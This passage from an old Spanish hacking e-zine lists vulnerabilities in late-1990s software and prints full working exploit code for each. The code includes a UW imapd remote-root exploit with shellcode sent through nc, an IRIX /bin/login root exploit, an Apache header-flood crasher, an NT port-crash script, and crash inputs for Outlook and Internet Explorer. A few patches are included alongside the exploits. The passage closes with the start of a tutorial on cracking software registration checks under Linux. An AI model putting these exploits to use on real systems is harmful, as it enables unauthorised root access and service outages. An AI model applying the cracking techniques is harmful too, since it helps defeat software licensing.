      err ("Error sending the UDP packet.\n");
    }
  printf("Done!\n");
}
<-->


-( 0x07 )-
Para     : SlackWare 3.4 /bin/login
Tema     : Acceso modo root
Patch    : /etc/groups
Creditos : Richard Thomas
```

```
Descripcion y Notas:

Cada vez nos lo ponen mas simple.

En esta ocasion, si accedemos a un SlackWare que no tiene el fichero
/etc/groups directamente conseguimos UID 0 GID 0... root access granted ;)


-( 0x08 )-
Para     : IRIX 6.3 y 6.4
Tema     : Sobrecarga del procesador
Patch    : Uhmmm!
Creditos : Matthew Potter

Descripcion y Notas:

Tan simple como ejecutar:

finger -l @@@@@@@@@@@@@@@@@@@@@@destino@bounce_host

donde debe haber unas 500 @

Entonces la maquina destino sufre una sobrecarga de procesos importante.


-( 0x09 )-
Para     : UW impad (Pine 4.0)
Tema     : Root access entre otras cosas
Patch    : Aqui y en la UW
Creditos : Cheez Whiz

<++> set_016/exploits/imappy.c
/**
***  i386 BSD remote root exploit for UW imapd IMAP 4.1 server
***
***  This is *not* the same bug addressed in CERT Advisory CA-97.09!
***
***  Usage:  % (imappy nop esp offset; cat) | nc hostname 143
***
***  where nop is the number of NOP opcodes to place at the start of the
***  exploit buffer (I use 403), esp is the %esp stack pointer value, and
***  offset is the number of bytes to add to esp to calculate your target
***  %eip.
***
***  Demonstration values for UW imapd 10.234 (part of Pine 4.00):
***
***      imappy 403 0xefbfd5e8 100    (BSDI 3.0)
***      imappy 403 0xefbfd4b8 100    (FreeBSD 2.2.5)
***
***  THIS CODE FOR EDUCATIONAL USE ONLY IN AN ETHICAL MANNER
***
***  Cheez Whiz
***  cheezbeast@hotmail.com
***
***  July 16, 1998
**/

#include <stdio.h>
#include <stdlib.h>
#include <limits.h>
#include <string.h>

#define BUFLEN (2*1024)
#define NOP 0x90

char shell[] =
/*  0 */ "\xeb\x34"                    /* jmp springboard             */
```

```
/* start:                                                              */
/*  2 */ "\x5e"                        /* popl %esi                   */
/*  3 */ "\x8d\x1e"                    /* leal (%esi),%ebx            */
/*  5 */ "\x89\x5e\x0b"                /* movl %ebx,0xb(%esi)         */
/*  8 */ "\x31\xd2"                    /* xorl %edx,%edx              */
/* 10 */ "\x89\x56\x07"                /* movl %edx,0x7(%esi)         */
/* 13 */ "\x89\x56\x0f"                /* movl %edx,0xf(%esi)         */
/* 16 */ "\x89\x56\x14"                /* movl %edx,0x14(%esi)        */
/* 19 */ "\x88\x56\x19"                /* movb %dl,0x19(%esi)         */
/* 22 */ "\x31\xc0"                    /* xorl %eax,%eax              */
/* 24 */ "\xb0\x7f"                    /* movb $0x7f,%al              */
/* 26 */ "\x20\x46\x01"                /* andb %al,0x1(%esi)          */
/* 29 */ "\x20\x46\x02"                /* andb %al,0x2(%esi)          */
/* 32 */ "\x20\x46\x03"                /* andb %al,0x3(%esi)          */
/* 35 */ "\x20\x46\x05"                /* andb %al,0x5(%esi)          */
/* 38 */ "\x20\x46\x06"                /* andb %al,0x6(%esi)          */
/* 41 */ "\xb0\x3b"                    /* movb $0x3b,%al              */
/* 43 */ "\x8d\x4e\x0b"                /* leal 0xb(%esi),%ecx         */
/* 46 */ "\x89\xca"                    /* movl %ecx,%edx              */
/* 48 */ "\x52"                        /* pushl %edx                  */
/* 49 */ "\x51"                        /* pushl %ecx                  */
/* 50 */ "\x53"                        /* pushl %ebx                  */
/* 51 */ "\x50"                        /* pushl %eax                  */
/* 52 */ "\xeb\x18"                    /* jmp exec                    */
/* springboard:                                                        */
/* 54 */ "\xe8\xc7\xff\xff\xff"        /* call start                  */
/* data:                                                               */
/* 59 */ "\x2f\xe2\xe9\xee\x2f\xf3\xe8" /* DATA (disguised /bin/sh)   */
/* 66 */ "\x01\x01\x01\x01"            /* DATA                        */
/* 70 */ "\x02\x02\x02\x02"            /* DATA                        */
/* 74 */ "\x03\x03\x03\x03"            /* DATA                        */
/* exec:                                                               */
/* 78 */ "\x9a\x04\x04\x04\x04\x07\x04"; /* lcall 0x7,0x0             */

char buf[BUFLEN];
unsigned long int nop, esp;
long int offset;

void
main (int argc, char *argv[])
{
    int i;

    if (argc < 4) {
        printf("usage: %s nop esp offset\n", argv[0]);
        return;
    }

    nop = strtoul(argv[1], NULL, 0);
    esp = strtoul(argv[2], NULL, 0);
    offset = strtol(argv[3], NULL, 0);

    memset(buf, NOP, BUFLEN);
    memcpy(buf+nop, shell, strlen(shell));
    for (i = nop+strlen(shell); i < BUFLEN - 4; i += 4)
        *((int *) &buf[i]) = esp + offset;

    printf("* AUTHENTICATE {%d}\r\n", BUFLEN);
    for (i = 0; i < BUFLEN; i++)
        putchar(buf[i]);
    printf("\r\n");

    return;
}
<-->
```

Descripcion y Notas:

Un error en la implementacion del imapd que se distribuye conjuntamente al
Pine 4.0, permite, entre otras cosas, conseguir accesos no autorizados de
forma remota.

El parche lo distribuye la Universidad de Washington, con la numeracion
10234, como el original. De todas formas, basta con cambiar el codigo de la
funcion mail_auth() de mail.c que se distribuye por el siguiente para evitar
el problema

```
<++> set_016/patches/imapd.c
char *mail_auth (char *mechanism,authresponse_t resp,int argc,char *argv[])
{
  char tmp[MAILTMPLEN];
  AUTHENTICATOR *auth;
                               /* cretins still haven't given up */
  if (strlen (mechanism) >= MAILTMPLEN)
    syslog (LOG_ALERT|LOG_AUTH,"System break-in attempt, host=%.80s",
            tcp_clienthost ());
  else {                       /* make upper case copy of mechanism name */
    ucase (strcpy (tmp,mechanism));
    for (auth = mailauthenticators; auth; auth = auth->next)
      if (auth->server && !strcmp (auth->name,tmp))
        return (*auth->server) (resp,argc,argv);
  }
  return NIL;                  /* no authenticator found */
}
<-->
```

Si lo preferis, podeis obtener la version ya parcheada en:

ftp://ftp.cac.washington.edu/mail/imap.tar.Z

```
-( 0x0A )-
Para     : who
Tema     : Lo que se os ocurra
Patch    : A ver, a ver...
Creditos : Paul Boehm
```

Descripcion y Notas:

En algunos sistemas, who se encuentra en el grupo de los programas
privilegiados, que, por ejemplo, pueden leer el utmp.

Ejecutando who con algunos truquitos, podemos hacer casi de todo.

Por ejemplo, en RedHat 5.1 ejecutar who /bin/bash el sistema se cuelga.
En FreeBSD puede usarse para ver ficheros pertenecientes al mismo grupo que
who, de la forma who /fichero

```
-( 0x0B )-
Para     : PovRay 3.02
Tema     : Acceso root
Patch    : Ya veremos
Creditos : Luke
```

Descripcion y Notas:

Al instalar el PovRay 3.02 para linux, la libreria s-povray tiene que
tener suid root para poder ejecutarse sin problemas (acceso a /dev/console).

El problema surge cuando desde la shell damos un nombre de fichero largo,
resultando en un segmentation fault.

Ejemplo:

```
[root@hazard root]# s-povray -I‘perl -e "print ’A’x1000"‘
```

-(0x0C)-
Para   : Internet Explorer 4.0
Tema   : System Crash entre otros
Patch   : Mozilla rulez !!!
Creditos : Varios

Descripcion y notas:

Por una parte, tenemos que si incluimos la etiqueta <OBJECT> en una pagina HTML y la cargamos con el Explorer, podemos hacer desde que el explorer se cierre hasta llegar al pantallazo azul.
Pero para ello, la etiqueta debe llevar algo especial. Veamos:

```
<OBJECT CLASSID=---mas de 250 caracteres----></OBJECT>
```

Segun como le de al sistema, pasara una cosa u otra.

Tambien tenemos el siguiente codigo:

```
<++> set_016/exploits/ie4.html
<HTML>
<title>Adios IE 4.0</title>
<OBJECT CLASSID=#></OBJECT>
</HTML>
<-->
```

-(0x0D)-
Para   : Microsoft Outlook
Tema   : Overflow
Patch   : Microsoft?!?!?! LINUX !!!!
Creditos : Ryan Veety

Descripcion y Notas:

Un mensaje que contenga:

```
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; BOUNDARY="204-1969819122-901726347=:19806"

  This message is in MIME format.  The first part should be readable text,
  while the remaining parts are likely unreadable without MIME-aware tools.
  Send mail to mime@docserver.cac.washington.edu for more info.

--204-1969819122-901726347=:19806
Content-Type: TEXT/PLAIN; charset=US-ASCII

test

--204-1969819122-901726347=:19806
Content-Type: TEXT/PLAIN; charset=US-ASCII
Content-Disposition: attachment; filename=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Don’t read this text file
--204-1969819122-901726347=:19806--

Cuelga el Outlook, dando un error en la direccion 0x41414141 (AAAA)


-( 0x0E )-
Para     : Apache
Tema     : Crash
Patch    : http://www.apache.org
Creditos : Dag-Erling Coidan Smirgrav

<++> /set_016/exploits/sioux.c
/*-
 * Copyright (c) 1998 Dag-Erling Coidan Smirgrav
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer
 *    in this position and unchanged.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. The name of the author may not be used to endorse or promote products
 *    derived from this software withough specific prior written permission
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ‘‘AS IS’’ AND ANY EXPRESS OR
 * IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
 * OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
 * IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
 * INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
 * DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
 *
 */

/*
 * Kudos to Mark Huizer who originally suggested this on freebsd-current
 */

#include <sys/types.h>

#include <sys/socket.h>
#include <netinet/in.h>

#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void
usage(void)
{
    fprintf(stderr, "usage: sioux [-a address] [-p port] [-n num]\n");
    exit(1);
```

```
}

int
main(int argc, char *argv[])
{
    struct sockaddr_in sin;
    struct hostent *he;
    FILE *f;
    int o, sd;

    /* default parameters */
    char *addr = "localhost";
    int port = 80;
    int num = 1000;

    /* get options */
    while ((o = getopt(argc, argv, "a:p:n:")) != EOF)
        switch (o) {
        case 'a':
            addr = optarg;
            break;
        case 'p':
            port = atoi(optarg);
            break;
        case 'n':
            num = atoi(optarg);
            break;
        default:
            usage();
        }

    if (argc != optind)
        usage();

    /* connect */
    if ((he = gethostbyname(addr)) == NULL) {
        perror("gethostbyname");
        exit(1);
    }
    bzero(&sin, sizeof(sin));
    bcopy(he->h_addr, (char *)&sin.sin_addr, he->h_length);
    sin.sin_family = he->h_addrtype;
    sin.sin_port = htons(port);

    if ((sd = socket(sin.sin_family, SOCK_STREAM, IPPROTO_TCP)) == -1) {
        perror("socket");
        exit(1);
    }

    if (connect(sd, (struct sockaddr *)&sin, sizeof(sin)) == -1) {
        perror("connect");
        exit(1);
    }

    if ((f = fdopen(sd, "r+")) == NULL) {
        perror("fdopen");
        exit(1);
    }

    /* attack! */
    fprintf(stderr, "Going down like a plague of locusts on %s\n", addr);
    fprintf(f, "GET / HTTP/1.1\r\n");
    while (num-- && !ferror(f))
        fprintf(f, "User-Agent: sioux\r\n");

    if (ferror(f)) {
        perror("fprintf");
```

```
        exit(1);
    }

    fclose(f);
    exit(0);
}
<-->


-( 0x0F )-
Para     : Irix 6.3
Tema     : root access
Patch    : Donde siempre... SGI lo tiene, y nosotros tambien
Creditos : David Hedley

<++> set_016/exploits/login.c
/* /bin/login exploit by DCRH 24/5/97
 *
 * Tested on:   R3000 Indigo (Irix 5.3)
 *              R4400 Indy (Irix 5.3)
 *              R5000 O2 (Irix 6.3)
 *              R8000 Power Challenge (Irix 6.2)
 *
 * Compile as: cc -n32 login.c     (for Irix 6.x)
 *             cc login.c          (for Irix 5.x)
 *
 * Press enter when prompted for a password
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

#define BUF_LENGTH      200
#define EXTRA           300
#define OFFSET          0x1b0
#define IRIX_NOP        0x03e0f825    /* move $ra,$ra */

#define u_long unsigned


u_long get_sp_code[] = {
    0x03a01025,         /* move $v0,$sp         */
    0x03e00008,         /* jr $ra               */
    0x00000000,         /* nop                  */
};

u_long irix_shellcode[] = {
    0x24041234,         /* li $4,0x1234         */
    0x2084edcc,         /* sub $4,0x1234        */
    0x0491fffe,         /* bgezal $4,pc-4       */
    0x03bd302a,         /* sgt $6,$sp,$sp       */
    0x23e4012c,         /* addi $4,$31,264+36   */
    0xa086feff,         /* sb $6,-264+7($4)     */
    0x2084fef8,         /* sub $4,264           */
    0x20850110,         /* addi $5,$4,264+8     */
    0xaca4fef8,         /* sw $4,-264($5)       */
    0xaca6fefc,         /* sw $4,-260($5)       */
    0x20a5fef8,         /* sub $5, 264          */
    0x240203f3,         /* li $v0,1011          */
    0x03ffffcc,         /* syscall 0xfffff      */
    0x2f62696e,         /* "/bin"               */
    0x2f7368ff,         /* "/sh"                */
};
```

```
char buf[BUF_LENGTH + EXTRA + 8];

void main(int argc, char **argv)
{
    char *env[] = {NULL};
    u_long targ_addr, stack;
    u_long *long_p;
    int i, code_length = strlen((char *)irix_shellcode)+1;
    u_long (*get_sp)(void) = (u_long (*)(void))get_sp_code;

    stack = get_sp();

    long_p =(u_long *)  buf;
    targ_addr = stack + OFFSET;

    if (argc > 1)
      targ_addr += atoi(argv[1]);

    while ((targ_addr & 0xff000000) == 0 ||
           (targ_addr & 0x00ff0000) == 0 ||
           (targ_addr & 0x0000ff00) == 0 ||
           (targ_addr & 0x000000ff) == 0)
      targ_addr += 4;

    for (i = 0; i < (BUF_LENGTH - code_length) / sizeof(u_long); i++)
        *long_p++ = IRIX_NOP;

    for (i = 0; i < code_length/sizeof(u_long); i++)
        *long_p++ = irix_shellcode[i];

    for (i = 0; i < EXTRA / sizeof(u_long); i++)
        *long_p++ = (targ_addr << 24) | (targ_addr >> 8);

    *long_p = 0;

    printf("stack = 0x%x, targ_addr = 0x%x\n", stack, targ_addr);

    execle("/bin/login", "login", "-h", &buf[1], 0, env);
    perror("execl failed");
}
<-->
```

Descripcion y Notas:

Cuando se ejecuta el exploit, nos pide una clave. Le damos a enter sin teclear nada y estamos dentro con privilegios de root.

El patch es tan sencillo como ejecutar:

```
chmod u-s /bin/login
```

```
-( 0x10 )-
Para     : Windows NT 4.0
Tema     : Crash
Patch    : Maybe SP3, Maybe LINUX
Creditos : Bob Beck

<++> set_016/exploits/nt.pl
#!/usr/local/bin/perl

use Socket;
use FileHandle;
require "chat2.pl";

$ILoveBill = $ARGV[0] && shift;
```

```
$verbose = 0; # tell me what you’re hitting
$knownports = 0;  # don’t hit known problem ports
for ($port = $0; $port<65535; $port++)
{

  if ($knownports && ($port == 135 || $port== 1031)) {
      next;
  }
  $fh = chat::open_port($ILoveBill, $port);
  chat::print ($fh,"Windows NT is the platform of the future");
  if ($verbose) {
         print "Trying port: $port\n\n";
  }
  chat::close($fh);
}
<-->
```

Descripcion y Notas:

Pues el mismo problema de siempre, el clasico con el puerto 135, el origen de los nukes... pero en el puerto 1031, esto es, inetinfo.

Creo que ya lo hemos dicho en mas de una ocasion... Pero sigue fallando.

EOF

-[0x0A]----------
-[CRACKING BAJO LINUX]----------
-[by SiuL+Hacky]----------SET-16-

Hola a todos, queria desde aqui agradecer a El Paseante (y en general a la gente de SET) la invitacion para escribir en el ezine y cubrir un poco la carencia de contenidos sobre cracking que tenia ultimamente.

Como hay mucho hacker por aqui suelto :-), aclaro que es cracking referido a la modificacion de programas, bien porque tienen alguna funcionalidad (o todas) deshabilitada o porque simplemente quieres que se ajuste a tus preferencias. Dicho asi no suena tan mal, pero lo cierto es que los crackers no suelen estar tan bien vistos como los hackers :-(.
Como siempre la informacion no es buena ni mala, tan solo depende del uso que se haga de ella. Yo no tengo el menor interes economico en desproteger un programa, es mas, la mayoria de ellos no son tan interesantes como para luego usarlos :-).

INTRODUCCION ----------

He intentado que el nivel sea lo suficientemente asequible, como para que cualquiera con interes puede engancharse facilmente (estaria bien que los que ya saben no se duerman).
Aun asi es inevitable dar por supuestas determinadas cosas (aparte de un PC); en este caso es imprescindible tener un cierto manejo con el ensamblador x86. El que sea perezoso, que se mentalice ya que sin saber ensamblador no crackeara ni el software de Micro$oft. En Internet hay cientos de cursos/manuales sobre ensamblador.
Conocimientos de programacion en C tampoco estaria mal :-) y un poco de paciencia al principio, tambien.

Aunque las tecnicas basicas son mas o menos universales, este articulo (y los que pudieran seguir) estan orientados a programas bajo Linux. Ademas de no tener que salir de nuestro entorno favorito, hay otras razones:

1) Es el futuro. A pesar de que linux se sigue moviendo en torno a programas basados en licencia GNU, cada vez hay mas empresas de software que empiezan a ver linux como un mercado interesante, y por ello el numero de aplicaciones comerciales va a crecer enormemente en los proximos a¤os. No se cuanto durara lo de que las distribuciones quepan en un CD.

2) Carencia de informacion. Mientras que los tutoriales y las herramientas disponibles para el entorno Windows son muy abundantes, para linux es practicamente inexistente (en parte porque en programas GNU no tenia mucho sentido). Me voy a basar para ello en una serie de articulos que empece hace un a¤o en la pagina de +Fravia.

3) Para que cada vez tengais menos excusas los que no usais linux :-).

Si alguien quiere informacion mas avanzada (tanto para Win como para linux, eso si, en ingles), consultad, por ejemplo, la pagina de +Fravia:

http://www.fravia.org

FUNDAMENTOS ----------

El cracking se basa en analizar mediante Ingenieria Inversa las condiciones que han llevado a un programa a tomar un camino en vez de otro, por ejemplo, las condiciones que le han llevado a mostrar por pantalla el mensaje de "Este codigo de registro no es valido". Aunque todo puede estar mas o menos

enmascarado, al final el analisis te lleva a puntos de bifurcacion, que en el caso de codigos de registro viene a ser algo como:

```
              push offset(cadena_codigo)
              call check_code
              cmp eax, 0
              je buen_chico
              jmp chico_malo
chico_malo:   call salir
buen_chico:   call continuar_programa
```

que en C, equivaldria a una declaracion mas o menos asi

```
int check_code(char* cadena_codigo);
```

El parametro, para el que no lo sepa, se pasa por la pila, la funcion check_code lo recibira y el valor de la funcion se devuelve siempre en el registro eax. En un caso como este devolveria 0 si el codigo es bueno, y -1 si es malo (vereis que siempre es bueno conocer la forma en que los compiladores generan el codigo). Variaciones sobre esto hay muchas, pero valga como ejemplo sencillo. Fijaros que modificando el primero de los saltos condicionales, de forma que se convierta en un salto incondicional, dara por buenos todos los codigos; tan sencillo como eso. Otra posibilidad es analizar el codigo de la funcion check_code, e ir viendo como se manipula la cadena de texto, de tal forma que seamos capaces de comprender que caracteristicas debe tener para ser considerado un "buen codigo". A pesar de su simplicidad, protecciones de este tipo es la que utilizaban el 95% de las protecciones con codigos de registro.
Actualmente, sigun habiendo protecciones tan simples, pero empiezan a aparecer otras mas sofisticadas, que en principio se basan en cosas sencillas, pero aplican metodos que dificultan su analisis (mas al ver herramientas genericas).

HERRAMIENTAS BASICAS ----------

1. DEPURADOR:

Aunque luego hablaremos de las tecnicas, exiten dos tipos fundamentales de abordar el analisis de un programa: el analisis "en vivo" y el analisis basado en listados.
Para el analisis en vivo, es necesario utilizar un depurador, que supongo todo el mundo sabra lo que es, pero recordemos que permite ejecutar un programa bajo su control, modificar el flujo de ejecucion, acceder a su espacio de datos, acceder a los registros del procesador, etc ...
Excepto el viejo debug del DOS, la mayoria de los depuradores permiten depurar codigo fuente, pero dado que las aplicaciones comerciales no suelen acompa¤ar el codigo fuente, no queda otra opcion que depurar a nivel de ensamblador.

Debido a que cualquier programa ejecuta millones de instrucciones (instrucciones maquina), si no quereis acabar ingresados en un sanatorio, es necesario acceder al codigo significativo donde reside el esquema de proteccion, y desechar el resto.
Para ello se utilizan puntos de ruptura que detienen la ejecucion de un programa bajo determinadas circunstancias. Los puntos de ruptura tradicionales se insertan en una direccion del codigo, deteniendolo y cediendo el control al depurador. Afortunadamente a partir del 80386 se introdujeron facilidades de depurado por el propio hardware que permiten detener un programa cuando se lee/escribe en una determinada posicion de memoria. Aparte de esta facilidad

el propio depurador suele permitir que el programador a¤ada una serie de condiciones adicionales para detener el codigo. Estas condiciones son del tipo de las que se pueden expresar con una setencia "if" en C. Por ejemplo;

puntoruptura_memoria_escritura 30:8a362346 if (ebx==3)

de esta forma el programa se detiene al modificar la posicion de memoria 30:8a362346 y siempre que el registro ebx sea igual a 3. Parte del secreto del analisis en vivo es saber seleccionar adecuadamente los puntos de ruptura. Cuando analicemos tecnicas basicas veremos que puntos de ruptura son interesantes en cada momento.

Algunos programas utilizan tecnicas que dificultan su analisis mediante un depurador. Algunas de estas tecnicas serian:

1) Intentar detectar la presencia en memoria del depurador.

2) Utilizar su propio gestor de modo protegido. De esta forma la aplicacion se convierte en due¤a de la maquina y no se puede depurar mas que en un emulador software de CPU (olvidaos de esa posibilidad :-). Esto solo vale para MSDOS, ya que bajo linux o bajo Windows, las aplicaciones no acceden directamente a los recursos hardware (o casi) y dependen del SO para ello.

3) La interrupcion que posibilita los puntos de ruptura es la int 03. Un programa que redirija esta interrupcion para su uso propio, interferiria con el depurador. En los procesadores 386+ esto se supera ya que se puede detener la ejecucion de un programa por hardware.

4) Al utilizar puntos de ruptura convencionales el depurador, modifica (de forma transparente al usuario) el codigo del programa, insertando instrucciones int 03 en sustitucion de instrucciones originales del programa (que luego se recolocaran cuando llegue el momento). Dicho de otra forma, contaminan el codigo del programa, siendo esto detectable por una rutina que lea su propio codigo por ejemplo.

2. DESENSAMBLADOR

Una alternativa mucho mas elegante (y en mi opinion mas relajada) es el analisis de listados de ensamblador. Analizar un listado en ensamblador de un programa Windows (o XWindows) puede ser aparentemente monstruoso, dado que se generan ficheros de texto de hasta 60 Mb, pero en determinados programas (como los de Windows o los de Linux), es sencillo encontrar indicios que ayuden a acotar donde reside la rutina de proteccion. Estos indicios suelen venir en forma de cadenas de texto, como mensajes de error, mensajes de que la version que ejecutamos no esta registrada, etc ...

La potencia de un desensamblador radica, aparte de su velocidad, en saber establecer referencias cruzadas de codigo y datos.
Referencias cruzadas de codigo y datos? Bueno, eso quiere decir indicar en cada instruccion QUE OTRAS instrucciones la referencian con instrucciones call o jmp.
Y las referencias de datos consisten en que una vez localizadas las cadenas de texto, se busquen las instrucciones que las referencian. Esto tanto en linux como en Windows es relativamente sencillo de hacer.

Otra de las cosas que facilita el analisis de listados, es que tanto linux como Windows utilizan gran cantidad de llamadas a librerias dinamicas. Estas llamadas no pueden enmascararse (ya que el lincador dinamico debe identificarlas) y estareis de acuerdo en que es mucho mas util ver "call printf" que ver "call 383763".

Como opcion anti-desensamblado, no hay mas que encriptar/comprimir el codigo de un programa, de forma que se desencripte/descomprima en tiempo de ejecucion.

3. EDITOR HEXADECIMAL

Bueno una vez que se ha localizado la zona de interes, queda modificar el ejecutable y para ello hace falta un editor hexadecimal donde buscar cadenas binarias. Si ademas el editor es capaz de interpretar el codigo binario como instrucciones en ensamblador, pues la leche, ya que se puede editar el fichero introduciendo los nuevos mnemonicos directamente.

TECNICAS BASICAS ----------

Esta seccion pretende ser un peque¤o resumen de tecnicas que se utilizan y se han utilizado desde los tiempos del MS-DOS. No pretende ser en ningun caso un recetario de metodos para crackear, sino simplemente ideas para que la gente que empieza, entienda un poco como va el juego y a partir de ahi desarrolle sus propio metodos.

Yo empece crackeando juegos en MSDOS (de los que cabian en un diskette, tiempos gloriosos aquellos), y se utilizaba fundamentalmente un depurador (TurboDebugger). Entonces era muy util fijar puntos de ruptura de atencion a la interrupcion de teclado (o del raton en su caso), y a partir de ahi examinar que es lo que hacia el programa con los datos que se le iban introduciendo.
Una vez localizado el punto "caliente" no habia mas que parchear el ejecutable.
Sin embargo cuando el programa se encontraba comprimido, era necesario acceder al codigo una vez que este se habia autodescomprimido en memoria.
La opcion en ese caso era crear un parcheador residente que se activara en el momento preciso.
Esta opcion con SS.OO. en modo protegido se complica, ya que las aplicaciones tienen su espacio privado de direcciones, pero no es imposible.

Cuando los programas leian entradas de teclado mediante bucles de espera, utilizar un depurador para detener el programa en el bucle de espera te llevaba directamente a las rutinas que trataban la clave recien introducida, y asi podian ver todas las perrerias que le iban haciendo a tu codigo hasta que te acababan dicendo que lo volvieras a intentar. En cada sistemas operativo hay un forma mas o menos estandar de leer las entradas de teclado. Este debe ser otro punto de comienzo en el analisis en vivo. Si los programas estan hechos en c++, el codigo que generan es mastodontico y desde que se lee una entrada de usuario hasta que se procesa, pueden ejecutarse cientos de miles de instrucciones. Es preciso entonces capturar donde se almacenan en primera instancia los datos introducidos por el usuario, y utilizar un punto de ruptura de lectura en memoria (sobre la direccion en memoria donde se ha almacenado tu entrada) para identificar donde retoma el programa el "tratamiento" de los datos recien introducidos.

Era la epoca de los buenos juegos y la escasez de aplicaciones comerciales.
Con la llegada de Windows95 se produce la explosion de aplicaciones shareware.
Los programas se presentan entoces con funcionalidades deshabilitadas permanentemente, funcionalidades que se pueden "despertar" introduciendo un codigo de registro, programas que caducan, pantallas de recuerdo, etc ...

La caracteristica fundamental de todas estas aplicaciones es que se caracterizan por dar evidentes pistas para diferenciar un programa registrado de uno no registrado.

1) Las ventanas de recuerdo, cuyo texto puede ser luego localizado en el

fichero desensamblado, o bien la funcion que se utiliza para generar esas ventanas (funcion MessageBox en el caso de Windows, por ejemplo, o printf en el caso de linux).
2) Palabras que aparecen como: "Registered version", "Unregistered", "Registered to:".
3) Pantallas de error cuando se introduce un codigo erroneo.
4) Textos de agradecimiento por haberse registrado

Todos estas circunstancias son pistas por donde empezar a buscar en un analisis de listados, y ver que circunstancias llevan a un programa a seguir esa linea y no otra. En algunas ocasiones, la parte del codigo que lleva la proteccion no es encuentra en ejecutable principal, sino en una libreria asociada.

En el caso de los programas que caducan, cuentan con un problema dificil de ocultar, y que en mi opinion los hace muy vulnerables: de alguna forma tienen que conocer la fecha actual. Su otra gran limitacion es tener que almacenar de forma mas o menos discreta la fecha en que fueron instalados. Igual que para las entradas de teclado, en cada SO hay funciones preestablecidas que los programas suelen utilizar para leer la fecha del sistema, siendo ese un punto a partir del cual se puede empezar.

Con la aparicion de nuevas herramientas de analisis las posibilidades se multiplican, pero eso lo veremos en proximas entregas. Aparte de los conocimientos de programacion, que ya he comentado son muy importantes, hay que conocer algo del funcionamiento del sistema operativo en que se ejecutan, por ejemplo:

1) En cracking de DOS, es necesario conocer los servicios que proporcionan las llamadas a la interrupcion 0x21, la interrupcion 0x10 y otras.
2) En Windows hay que conocer que es el API de Windows, funciones mas utilizadas, etc ...
3) En Linux saber lo que son las llamadas al sistema, lo que son la librerias dinamicas, como va lo de XWindows ...

HERRAMIENTAS EN LINUX ----------

Hasta ahora hemos tratado temas genericos, pero a partir de ahora nos vamos a dedicar en exclusiva a linux por las razones que ya he comentado anteriormente. En este primer articulo para que no se alargue demasiado la cosa, solo voy a presentar las herramientas basicas: depurador, desensamblador y editor hexadecimal.

1. DEPURADOR: Gdb, Xgdb y DDD

